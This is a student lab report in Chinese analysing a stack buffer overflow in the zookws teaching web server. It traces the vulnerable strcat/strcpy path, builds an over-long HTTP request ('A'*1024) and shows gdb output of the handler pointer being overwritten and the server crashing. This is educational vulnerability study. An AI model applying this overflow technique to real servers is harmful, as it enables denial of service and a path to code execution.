# 实验二 缓冲区溢出漏洞分析与验证

1170300728 汤添凝

## 1、实验内容


本实验分析一个Web服务器的逻辑，寻找缓冲区溢出漏洞并触发该漏洞。

实验环境为Ubuntu，在VMware Player 虚拟机中的vm-6858运行。系统中有两个账号：

- `root`，口令6858，用来安装软件  
- `httpd`，口令6858，运行Web服务器和实验程序

本课程实验研究对象是一个web服务器`zookws`。该服务器上运行一个Python的web应用`zoobar`，web用户之间转移一种称为“zoobars”的货币。

服务器端包含以下主要文件：  
- `clean-env.sh`脚本令程序每次运行时栈和内存布局都相同  
- `zookld.c`: 启动`zook.conf`中所配置服务，如`zookd`和`zookfs`  
- `zookd.c`: 将HTTP请求路由到相应服务，如`zookfs`  
- `zookfs.c`: 提供静态文件或执行动态代码服务  
- `http.c`: HTTP实现  
- `index.html`: Web服务器首页  
- `/zoobar`目录：zoobar服务实现

  
  
服务器端采用CGI (Common Gateway Interface)技术，将客户端请求URL映射到脚本或者普通HTML文件。CGI脚本可以由任意程序语言实现，脚本只需将HTTP头部和HTML文档输出到标准输出。本例CGI由`/zoobar`目录中的python脚本实现，其中也包含一个数据库。本次实验，我们不需要关心具体zoobar服务内容。  
  
`zookd`和`zookfs`执行程序分别有两个版本：  
  
- `\*-exstack`版本有可执行的栈，将攻击代码注入到栈中缓冲区  
- `\*-nxstack`版本的栈不可执行，需要用其他技术来运行攻击代码

## 2、实验原理

本实验将利用缓冲区溢出漏洞攻击服务器，导致程序崩溃。

缓冲区溢出存在的要素：数组（字符串），串处理/读取函数（写操作）。

数组：`char \* s`, `char s[128]`, `int a[128]`, `void \* p`。

函数： `strcpy()`, `strcat()`, `sprintf()`, `vsprintf()`, `gets()`, `getc()`, `read()`, `scanf()`, `getenv()`。

除了调用函数外，还可能通过`for/while {}`循环的方式来访问缓冲区。

这里通过搜索到的strcpy()函数，发现其输入未被检查长度，可以用作攻击突破口。输入过长的字符串，导致缓冲区溢出并返回到程序意料之外的位置，甚至运行攻击代码。

下面正式开始实验过程阐述：  
1、在源码中搜索一个‘危险’函数`strcpy()`。  
-------------------------------------------------------------------------------$ grep -n 'strcpy' \*.c


QQ图片20201025111310  
  
-------------------------------------------------------------------------------在`http.c`中找到了一处潜在漏洞，来具体看一下代码。（line 343）  
-------------------------------------------------------------------------------void dir\_join(char \*dst, const char \*dirname, const char \*filename) {  
 strcpy(dst, dirname);  
 if (dst[strlen(dst) - 1] != '/')  
 strcat(dst, "/");  
 strcat(dst, filename);  
}  
-------------------------------------------------------------------------------  
`dir\_join()`函数将`dirname`和`filename`先后拷贝到`dst`中。显然，这里并没有检查每一个字符串长度。若`dirname`长度比`dst`缓冲长，则`strcpy()`调用存在缓冲区溢出风险。  
  
2、进一步检查使用`dir\_join()`时是否存在导致缓冲区溢出的可能（line 350）：  
-------------------------------------------------------------------------------void http\_serve\_directory(int fd, const char \*pn) {  
 /\* for directories, use index.html or similar in that directory \*/  
 static const char \* const indices[] = {"index.html", "index.php", "index.cgi", NULL};  
 char name[1024];  
 struct stat st;  
 int i;  
 for (i = 0; indices[i]; i++) {  
 dir\_join(name, pn, indices[i]);  
 if (stat(name, &st) == 0 && S\_ISREG(st.st\_mode)) {  
 dir\_join(name, getenv("SCRIPT\_NAME"), indices[i]);  
 break;  
 }  
 }  
 if (indices[i] == NULL) {  
 http\_err(fd, 403, "No index file in %s", pn);  
 return;  
 }  
 http\_serve(fd, name);  
}  
-------------------------------------------------------------------------------在`dir\_join(name, pn, indices[i]);`调用中，`char name[]`长度为1024。`char \* pn`长度待定。


1. 继续查看`http\_serve\_directory()`调用情况。（line 273）  
   -------------------------------------------------------------------------------  
   void http\_serve(int fd, const char \*name)  
   {  
    void (\*handler)(int, const char \*) = http\_serve\_none;  
    char pn[1024];  
    struct stat st;  
     
    getcwd(pn, sizeof(pn)); //获取当前工作目录  
    setenv("DOCUMENT\_ROOT", pn, 1);  
     
    strcat(pn, name);  
    split\_path(pn);  
     
    if (!stat(pn, &st))  
    {  
    /\* executable bits -- run as CGI script \*/  
    if (valid\_cgi\_script(&st))  
    handler = http\_serve\_executable;  
    else if (S\_ISDIR(st.st\_mode))  
    handler = http\_serve\_directory;  
    else  
    handler = http\_serve\_file;  
    }  
     
    handler(fd, pn);  
   }  
   -------------------------------------------------------------------------------`handler = http\_serve\_directory`，`handler()`中的`pn`长度1024，内容来自`getcwd()`加上`strcat(pn, name)`。若`name`过长，则`pn`长度也将过长。
2. 通过进一步分析`http\_serve()`调用过程，发现`name`内容来自于环境变量`REQUEST\_URI`。  
   -------------------------------------------------------------------------------zookfs.c:47: http\_serve(sockfd, getenv("REQUEST\_URI"));  
   -------------------------------------------------------------------------------该环境变量在`http.c`中`http\_request\_line()`函数中被设置。  
   -------------------------------------------------------------------------------http.c:107: envp += sprintf(envp, "REQUEST\_URI=%s", reqpath) + 1;  
   -------------------------------------------------------------------------------  
     
   在`zookd.c`中，`http\_request\_line()`函数被`process\_client()`函数调用。  
   -------------------------------------------------------------------------------zookd.c:70: if ((errmsg = http\_request\_line(fd, reqpath, env, &env\_len)))  
   -------------------------------------------------------------------------------

我们把这一漏洞命名为“LONG\_URI”漏洞，回顾分析过程如下：  
-------------------------------------------------------------------------------http.c:344: strcpy(dst, dirname) // dst size = ?  
| // |  
dir\_join(name, pn, indices[i]); // name size = 1024  
| // |  
handler(fd, pn); // pn size = 1024  
|  
zookfs.c:47: http\_serve(sockfd, getenv("REQUEST\_URI"));  
|   
http.c:107: envp += sprintf(envp, "REQUEST\_URI=%s", reqpath) + 1;  
|  
zookd.c:70: if ((errmsg = http\_request\_line(fd, reqpath, env, &env\_len)))  
-------------------------------------------------------------------------------

## **3、触发漏洞**

首先，该漏洞必须能改写栈中的一个返回地址；其次，改写一些数据结构来用于夺取程序的控制流。撰写触发该漏洞的程序，并验证改程序可以导致web服务器崩溃（通过`dmesg | tail`, 使用`gdb`, 或直接观察）。  
  
漏洞利用程序模板为`exploit-template.py`，该程序向服务器发送特殊请求。  
  
1、首先启动服务：`./clean-env.sh ./zookld zook-exstack.conf`。

  
打开另一终端，执行`exploit-template.py`。下面是是未改写的`exploit-template.py`执行结果。  
-------------------------------------------------------------------------------$ ./exploit-template.py 127.0.0.1 8080



我们发现了可由我们控制的用户输入，客户端请求位于下面代码中：   
-------------------------------------------------------------------------------  
## This is the function that you should modify to construct an  
## HTTP request that will cause a buffer overflow in some part  
## of the zookws web server and exploit it.  
  
def build\_exploit(shellcode):  
 ## Things that you might find useful in constructing your exploit:  
 ## urllib.quote(s)  
 ## returns string s with "special" characters percent-encoded  
 ## struct.pack("<I", x)  
 ## returns the 4-byte binary encoding of the 32-bit integer x  
 ## variables for program addresses (ebp, buffer, retaddr=ebp+4)  
  
 req = "GET / HTTP/1.0\r\n" + \  
 "\r\n"  
 return req  
-------------------------------------------------------------------------------  
  
目前，我们手上有了两个攻击服务器的武器：(1) “LONG\_URI”缓冲区溢出漏洞，(2)构造请求输入`req`的脚本。下一步就是要分析`http.c`中处理该请求的代码，将`req`中内容和`REQUEST\_URI`对应起来。  
  
通过分析代码可以发现，HTTP请求中的路径，例如`/foo.html`，被赋予了`REQUEST\_URI`变量，因此可以通过构造较长的HTTP请求路径来令缓冲区溢出。  
下面的代码有删节。  
-------------------------------------------------------------------------------  
const char \*http\_request\_line(int fd, char \*reqpath, char \*env, size\_t \*env\_len)  
{  
 static char buf[8192]; /\* static variables are not on the stack \*/  
 char \*sp1, \*sp2, \*qp, \*envp = env;  
 // ... ...   
 if (http\_read\_line(fd, buf, sizeof(buf)) < 0)  
 return "Socket IO error";  
  
 /\* Parse request like "GET /foo.html HTTP/1.0" \*/  
 sp1 = strchr(buf, ' ');  
 if (!sp1)  
 return "Cannot parse HTTP request (1)";  
 \*sp1 = '\0';  
 sp1++;  
 if (\*sp1 != '/')  
 return "Bad request path";  
 sp2 = strchr(sp1, ' ');  
 if (!sp2)  
 return "Cannot parse HTTP request (2)";  
 \*sp2 = '\0';  
 sp2++;  
 // ... ...  
 /\* decode URL escape sequences in the requested path into reqpath \*/  
 url\_decode(reqpath, sp1);  
 envp += sprintf(envp, "REQUEST\_URI=%s", reqpath) + 1;  
 // ... ...  
}  
-------------------------------------------------------------------------------  
  
2、之前发现缓冲区有1024字节，我们就令请求路径超过1024字节。  
具体修改方法如下：

2.1 输入`vim exploit-template.py`进入文件开始修改

---------------------------------------------------------------------------

httpd@vm-6858:~/lab$ vim exploit-template.py

---------------------------------------------------------------------------

2.2 按下字母`i`，进入插入模式修改文件内容，令请求路径超过1024字节

---------------------------------------------------------------------------

req = "GET /" + 'A' \* 1024 + " HTTP/1.0\r\n" + \  
 "\r\n"

---------------------------------------------------------------------------

2.3 修改完成后，按下“Esc”键转到命令行模式

2.4 将攻击脚本复制两份，命名为`exploit-2a.py`和`exploit-2b.py`，并修改文件的权限，使其可执行。

---------------------------------------------------------------------------

:w exploit-2a.py //另存为exploit-2a.py

:w exploit-2a.py //另存为exploit-2b.py

:q! //不存盘强制退出vi


httpd@vm-6858:~/lab$ chmod 755 exploit-2a.py //修改exploit-2a.py的权限


httpd@vm-6858:~/lab$ chmod 755 exploit-2b.py //修改exploit-2b.py的权限

QQ图片20201025112501


---------------------------------------------------------------------------

1. 用`make check-crash`来验证是否导致程序崩溃。  
   -------------------------------------------------------------------------------  
   $ make check-crash


  
-------------------------------------------------------------------------------  
该程序并通过(PASS)了检查。缓冲区漏洞导致程序因为SIGSEV信号而崩溃，指令地址被改写为`si\_addr=0x41414141`。下面看看具体发生了什么。  
  
4、使用`gdb -p 进程号`来调试程序。进程号可通过两种方法获得：观察`zookld`在终端输出子进程ID；或者使用`pgrep`，例如`gdb -p $(pgrep zookd-exstack)`。  
  
使用`gdb`过程中，当父进程`zookld`被`^C`杀死时，被`gdb`调试的子进程并不会被终止。这将导致无法重启web服务器。因此，在重启`zookld`之前，应先退出`gdb`。  
  
当生成子进程时，`gdb`缺省情况下仍然调试父进程，而不会跟踪子进程。由于`zookfs`为每个服务请求生成一个子进程，为了自动跟踪子进程，使用`set follow-fork-mode child`命令。该命令已经被加入`/home/httpd/lab/.gdbinit`中，`gdb`启动时会自动执行。  
  
调试流程如下：  
①. 在终端1中，重启服务：  
`$ ./clean-env.sh ./zookld zook-exstack.conf`。


  
②. 在终端2中，启动`gdb`（`gdb -p PID`），并设置断点（`b`命令）。  
③. 在终端3中，运行漏洞触发程序 `./exploit-2a.py localhost 8080`。  
④. 返回终端2，继续调试（`c`命令）。  
  
4.1 首先，调试`zookd`。`http\_request\_line`负责处理HTTP请求。  
-------------------------------------------------------------------------------


$ gdb -p $(pgrep zookd-exstack)

  
(gdb) b http\_request\_line  
Breakpoint 1 at 0x8049150: file http.c, line 67.  
[运行漏洞触发程序]  
(gdb) c  
Continuing.  



Breakpoint 1, http\_request\_line (fd=5, reqpath=0xbfffee08 "", env=0x804e520 <env> "", env\_len=0x8050520 <env\_len>) at http.c:67  
warning: Source file is more recent than executable.  
67 char \*sp1, \*sp2, \*qp, \*envp = env;   
(gdb) n  
[执行n多次直到REQUEST\_URI被处理完]  
(gdb) n

  
109 envp += sprintf(envp, "SERVER\_NAME=zoobar.org") + 1;  
(gdb) x/10s buf [打印buf，请求中各字段已经被分割]  
0x8050540 <buf.4435>: "GET"  
0x8050544 <buf.4435+4>: "/", 'A' <repeats 199 times>...  
0x805060c <buf.4435+204>: 'A' <repeats 200 times>...  
0x80506d4 <buf.4435+404>: 'A' <repeats 200 times>...  
0x805079c <buf.4435+604>: 'A' <repeats 200 times>...  
0x8050864 <buf.4435+804>: 'A' <repeats 200 times>...  
0x805092c <buf.4435+1004>: 'A' <repeats 25 times>  
0x8050946 <buf.4435+1030>: "HTTP/1.0"  
0x805094f <buf.4435+1039>: ""  
0x8050950 <buf.4435+1040>: ""  
(gdb) x/10 reqpath [打印reqpath，为"/", A \* 1024]  
0xbfffee08: "/", 'A' <repeats 199 times>...  
0xbfffeed0: 'A' <repeats 200 times>...  
0xbfffef98: 'A' <repeats 200 times>...  
0xbffff060: 'A' <repeats 200 times>...  
0xbffff128: 'A' <repeats 200 times>...  
0xbffff1f0: 'A' <repeats 25 times>  
0xbffff20a: "\005\b|\365\377\277"  
0xbffff211: ""  
0xbffff212: ""  
0xbffff213: ""

  
[继续用n命令执行]

  
85 if (sendfd(svcfds[i], env, env\_len, fd) <= 0)  
[此时zookd将请求发送给zookfs]


(gdb) p sizeof reqpath [reqpath不会溢出]  
$3 = 2048  
(gdb) p sizeof env [env不会溢出]  
$4 = 8192  
(gdb) quit





-------------------------------------------------------------------------------  
 `zookd`此时并不存在缓冲区溢出。

4.2接下来分析`zookfs`。  
在`zookfs.c`中，`http\_serve()`函数以`REQUEST\_URI`环境变量为参数。在`http\_serve`处设置断点，分析栈结构。  
-------------------------------------------------------------------------------

$ gdb -p $(pgrep zookfs-exstack)  
...  
(gdb) b http\_serve  
Breakpoint 1 at 0x804951c: file http.c, line 275.  
[运行漏洞触发程序]


  
(gdb) c  
Continuing.  
[New process 5076]  
[Switching to process 5076]  
  
Breakpoint 1, http\_serve (fd=3, name=0x80510b4 "/", 'A' <repeats 199 times>...) at http.c:275  
warning: Source file is more recent than executable.  
275 void (\*handler)(int, const char \*) = http\_serve\_none;  
(gdb) p $ebp  
$1 = (void \*) 0xbfffde08  
(gdb) p &handler  
$2 = (void (\*\*)(int, const char \*)) 0xbfffddfc  
(gdb) p &pn  
$3 = (char (\*)[1024]) 0xbfffd9fc  
(gdb) p &st  
$4 = (struct stat \*) 0xbfffd9a4  
(gdb) p &fd  
$5 = (int \*) 0xbfffde10  
(gdb) P &name  
$6 = (const char \*\*) 0xbfffde14  
(gdb) x $ebp+4  
0xbfffde0c: 0x08048d86

  
-------------------------------------------------------------------------------

根据上面的调试信息绘制`http\_serve()`的栈结构：  


继续执行到`strcat()`，  
-------------------------------------------------------------------------------

(gdb) n  
279 getcwd(pn, sizeof(pn));  
(gdb) n  
280 setenv("DOCUMENT\_ROOT", pn, 1);  
(gdb) n  
282 strcat(pn, name);  
(gdb) p pn  
$7 = "/home/httpd/lab\000", 'A' <repeats 504 times>...  
(gdb) p strlen(name)  
$8 = 1025  
(gdb) p sizeof pn  
$9 = 1024


  
-------------------------------------------------------------------------------

此处将执行`strcat()`，在`pn`中已经包含的来自`getcwd()`的字符串后面加上长度1025的`name`，将超过`pn`所分配的大小1024，导致缓冲区溢出。接着执行一步，并查看缓冲区溢出情况。  
-------------------------------------------------------------------------------

(gdb) n  
283 split\_path(pn);  
(gdb) x/10s pn  
0xbfffd9fc: "/home/httpd/lab/", 'A' <repeats 184 times>...  
0xbfffdac4: 'A' <repeats 200 times>...  
0xbfffdb8c: 'A' <repeats 200 times>...  
0xbfffdc54: 'A' <repeats 200 times>...  
0xbfffdd1c: 'A' <repeats 200 times>...  
0xbfffdde4: 'A' <repeats 40 times>  
0xbfffde0d: "\215\004\b\003"  
0xbfffde12: ""  
0xbfffde13: ""  
0xbfffde14: "\264\020\005\b"  
(gdb) x &handler  
0xbfffddfc: 'A' <repeats 16 times>  
(gdb) x $ebp  
0xbfffde08: "AAAA"  
(gdb) x $ebp+4  
0xbfffde0c: ""  
-------------------------------------------------------------------------------

在`pn`之前的缓冲区，包括`handler`和`$ebp`，已经被字符`A`覆盖，但返回地址并没有被完全改写。该如何改写?  
-------------------------------------------------------------------------------

(gdb) n  
285 if (!stat(pn, &st))  
(gdb) n  
296 handler(fd, pn);  
(gdb) n  
  
Program received signal SIGSEGV, Segmentation fault.  
0x41414141 in ?? ()

  
(gdb) bt  
# 0 0x41414141 in ?? ()  
# 1 0x080495e8 in http\_serve (fd=3, name=0x80510b4 "/", 'A' <repeats 199 times>...) at http.c:296  
# 2 0x08048d00 in main (argc=<error reading variable: Cannot access memory at address 0x41414149>,  
 argv=<error reading variable: Cannot access memory at address 0x4141414d>) at zookfs.c:39

  
-------------------------------------------------------------------------------

继续执行到`handler(fd, pn);`，由于`handler`变量被改写为`0x41414141`，导致程序崩溃。这发生在先前发现的`strcpy()`漏洞之前。这个示例并没有利用改写返回地址来劫持控制流。